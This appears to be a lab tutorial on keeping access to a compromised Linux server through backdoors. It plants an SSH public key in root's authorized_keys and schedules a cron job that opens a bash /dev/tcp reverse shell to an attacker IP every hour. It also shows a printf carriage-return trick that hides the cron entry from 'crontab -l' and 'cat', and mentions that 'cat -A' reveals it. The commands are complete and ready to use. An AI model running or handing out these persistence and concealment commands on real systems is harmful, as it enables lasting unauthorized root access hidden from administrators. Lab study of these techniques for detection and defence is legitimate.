I’ve written up the environment separately in Setting up the Linux lab.
After gaining control of a server, an intruder may leave scripts, processes or links that allow access to continue. These are often called backdoors.
This instalment looks at two Linux examples:
- SSH public-key authentication
- Scheduled jobs
…
# SSH public-key authentication
In this lab I manually registered my SSH public key on the target server by adding it to /root/.ssh/authorized_keys . I could then log in as root with the matching private key, without entering the account password.
Implementation:
- Use Xshell's Tools -> New User Key Generation Wizard to generate SSH public key and private key:
 (Enter a passphrase for the private key.)
- Save the generated public key file (id_rsa_2048.pub) and transfer it to the target server:

- Locate the authorized_keys file. Use the command
find -name authorized_keys. If it doesn't exist, create it withtouch /root/.ssh/authorized_keys. - Generate an RSA key pair by running
ssh-keygen -t rsa. - Add the public key to authorized_keys by running
cat path/to/public_key >> /root/.ssh/authorized_keysto complete registration. - Change file permissions:


chmod 600 ~/.ssh/authorized_keysandchmod 700 ~/.ssh. - The attacker uses the private key generated by Xshell and the passphrase entered when the key was generated to log in to the target server:
# Cron persistence
Once running, the cron daemon periodically checks its configuration for jobs that are due, normally once a minute.
It executes jobs according to the schedules defined there.
A crontab describes programs to run on a schedule.
We can create a scheduled backdoor using the crontab command:
(crontab -l;echo '*/60 * * * * exec 9<> /dev/tcp/192.168.158.132/2333;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i')|crontab -
Explanation:
echo '*/60 * * * *' : Set to execute every 60 minutes;
exec 9<>/dev/tcp/192.168.158.132/2333 : Utilize the functionality provided by bash to parse strings starting with /dev/tcp/ , specifying the server IP as 192.168.158.132 (attacker's IP), port number as 2333, specifying descriptor as 9, to establish a network connection;
exec 0<&9;exec 1>&9 2>&1; : File descriptor 0: stdin, 1: stdout, redirect both standard input and output to descriptor 9;
/bin/bash --noprofile -i : Open a shell.
Essentially, it's using Bash to connect a reverse shell back to the specified IP address.
Here, Bash needs to support network redirection, and whether it supports it depends on the compilation configuration of the Bash used.
Hiding:
However, such a backdoor can be seen by the administrator by directly executing crontab -l .

This command is actually reading the /var/spool/cron/crontabs/root file.
So, we can utilize a flaw in cat by using some escape characters, such as \r (carriage return), \n (new line), \f (form feed), to hide the command we don't want the administrator to see:
(crontab -l;printf "*/60 * * * * exec 9<> /dev/tcp/192.168.158.132/2333;exec 0<&9;exec 1>&9 2>&1;/bin/bash --noprofile -i;\rno crontab for `whoami`%100c\n")|crontab -
 However, if
cat -A /var/spool/cron/crontabs/root is used, it can still be seen that we have hidden something.